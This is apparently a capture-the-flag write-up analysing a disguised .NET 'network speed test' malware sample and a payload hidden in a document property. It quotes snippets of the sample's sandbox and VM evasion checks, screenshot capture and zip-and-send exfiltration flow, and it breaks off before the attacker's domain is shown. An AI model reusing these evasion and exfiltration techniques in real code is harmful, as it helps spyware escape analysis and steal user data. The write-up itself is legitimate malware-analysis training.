
4. Flag Extraction

The flag was retrieved from the document's Description property.


Flag: `nexsec25{Description}`

2.2. Rembayung #2


Points: 30 (Beginner)
Description




After using olevba to analyze this file, the malware is embedded at the Description. so I navigate to `Properties > Details > Comments` to retrieve the base64 encoded payload.



Threw it in cyberchef and it detects this file is a Windows Portable Executable.



so I just install the malware in my machine and go to virustotal to analyze it.



virustotal flagged this file as malicious. retrieve the sha256 hash, submit and got the flag.

flag: `nexsec25{ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3}`

2.3. Speed Test Anomaly #1

Points: 10 (Beginner)

Description

A user reported suspicious network activity after using a third-party "network speed testing" utility. The security team suspects the tool is a disguised threat. The objective was to reverse-engineer the binary and identify the specific library used by the malware to detect if it is running inside a sandbox environment.

Methodology

1. Initial Assessment

We began by inspecting the provided binary. The file structure and metadata indicated it was a **.NET assembly**, which is typically compiled to Common Intermediate Language (CIL) rather than native machine code. This made it a prime candidate for high-level decompilation.


```
┌──(kali㉿kali)-[~/Desktop/nexsec/mal]
└─$ file NetworkSpeed.exe
NetworkSpeed.exe: PE32 executable for MS Windows 6.00 (GUI), Intel i386 Mono/.Net assembly, 3 sections
```

2. Decompilation with dnSpy

We utilized **dnSpy**, a debugger and assembly editor for .NET, to decompile the application and inspect the source code.

3. Code Analysis & Dynamic Loading

Upon exploring the `Main` entry point, we observed suspicious logic involving resource manipulation. The code used a custom method `MainForm.DecodeConfig(...)` to extract data hidden within a BMP image resource (steganography).



The extracted data was then used to dynamically load an external assembly via Reflection:

```
string name2 = MainForm.DecodeConfig(...); // Class name
string name3 = MainForm.DecodeConfig(...); // Method name
type.GetMethod(name3, ...).Invoke(null, null);
```

4. Identifying Anti-Analysis Techniques

We located the code responsible for the payload and examined it for evasion techniques. We discovered a specific check designed to detect **Sandboxi**, a common application sandboxing tool.

The malware attempts to import or check for the existence of the following library:

```
[DllImport("SbieDll.dll")]
static extern int SbieApi_QueryConfAsLong();
```

`// OR check for file existence`

```
if (File.Exists("SbieDll.dll"))
{
    return true;
}
```


5. Conclusion

The library used for sandbox detection is `SbieDll.dll`.

Flag : `nexsec25{SbieDll.dll}`

2.4. Speed Test Anomaly #2

Points: 10 (Beginner)
Description: What is the minimum system drive size (in GB) required for the malware to execute?



Based on the code analysis provided in the screenshots, the minimum system drive size required for the malware to execute is **61 GB**.


Here is the breakdown based on the code in `NetworkValidator.cs`:

1. **Hardcoded Limit:** The code defines a variable `long num = 61000000000L;`. This represents **61,000,000,000 bytes**.
2. **The Check:** The code uses the condition `if (TotalSize < num)`.

- If the drive size is **less than** 61,000,000,000 bytes, the function returns `true`, which triggers `Environment.FailFast` (terminating the malware).
- For the malware to run, the check must fail, meaning the drive size must be **greater than or equal to** 61,000,000,000 bytes.

3. **Conversion:**

- **Decimal GB:** 61,000,000,000 bytes is exactly **61 GB**.
- **Windows Size (GiB):** In Windows (which uses binary prefixes but labels them "GB"), this equals approximately **56.81 GB**.



The malware calls `Environment.FailFast(null)` if `ValidateNetworkSettings()` returns `true`. Therefore, for the malware to execute successfully, `ValidateNetworkSettings()` must return `false`, which requires the system drive size to be **strictly greater than** the defined limit.

Minimum Size Requirements:

- **In Bytes:** The drive must be larger than **61,000,000,000 bytes**.
- **In GiB (Windows "GB"):** This is approximately **56.81 GiB**. Since Windows displays sizes in GiB (but labels them GB), a drive showing less than ~57 GB in Windows would likely cause the malware to terminate.
- **In GB (Decimal):** This is exactly **61 GB**.

Conclusion:

The system drive must be larger than **61 GB (decimal)** or approximately **57 GB (as shown in Windows)** for the malware to execute. This check is likely intended to detect and evade sandbox environments or virtual machines, which are often configured with smaller storage capacities (e.g., 40-50 GB).

flag : `NEXSEC25{61}`

2.5. Speed Test Anomaly #3

Points: 10 (Beginner)


Challenge : What filename does the malware use to save captured screenshots?

1. Objective

We need to determine if the malware captures user screen activity and, if so, identify the specific static filename it uses to store the image on the disk.

2. Analysis Methodology


We analyzed the provided suspicious artifact (`payload.dll`) using **dnSpy**, a .NET debugger and assembly editor. We focused our search on functions typically used for spying, specifically screen capture APIs.



Steps Taken:

1. **Decompilation:** Loaded `payload.dll` into dnSpy to view the source code.
2. **Keyword Search:** Since .NET applications typically use the `System.Drawing` namespace for image handling, we searched for the specific method `CopyFromScreen`.
3. **Code Tracing:** The search led us to the `PingHost()` method.
4. **Logic Extraction:** Inside `PingHost()`, we observed code that creates a bitmap object, performs a screen capture using `Graphics.CopyFromScreen()`, and then calls the `.Save()` method.

3. Findings



The code analysis reveals the following logic:

- **Function:** `PingHost()`
- **Action:** Captures the full screen.
- **Storage Path:** It combines the system's Temporary path with a hardcoded string.

Relevant Code Snippet:

```
// Logic recreation based on analysis
string tempPath = Path.GetTempPath();
string filename = "ZxCvBnMl.jpg"; // Hardcoded value found
bitmap.Save(Path.Combine(tempPath, filename));
```

The malware saves the captured screenshot to the user's temporary directory using the specific filename `ZxCvBnMl.jpg`. This filename serves as a unique forensic artifact (IOC) for identifying infections by this specific malware variant.

Flag: `nexsec25{ZxCvBnMl.jpg}`


2.6. Speed Test Anomaly #4


Points: 40 (Intermediate)
Challenge : As usual, extract the domain used by the attacker.
Namespace Discovery

While browsing the DLL, the following suspicious namespaces were identified:

- `TelemetryClient`
- `NetworkDiagnostics`
- `NetworkConfig`

These names attempt to disguise malicious behavior as legitimate telemetry software.






Identifying the Data Flow (Main Logic)

Key Function

```
NetworkDiagnostics.ConnectionTester.SyncServiceMetadata()
```

Execution Flow

1. Collects system/network data
2. Compresses collected files
3. Transmits data to remote server





```
ZipFile.CreateFromDirectory(NetworkConfig.tempDirPath, destinationArchiveFileName);
ConnectionTester.TransmitDataAsync().GetAwaiter().GetResult();
```

Locating Encrypted Configuration

Inside the `TelemetryClient.FetchRemoteProfile` class, encryption and decryption routines were found:

- AES-256-CBC
- HMAC-SHA256
- PBKDF2 (50,000 iterations)



Key Derivation

```
new Rfc2898DeriveBytes(networkSecret, protocolSalt, 50000)
```

Extracting the Encrypted Domain

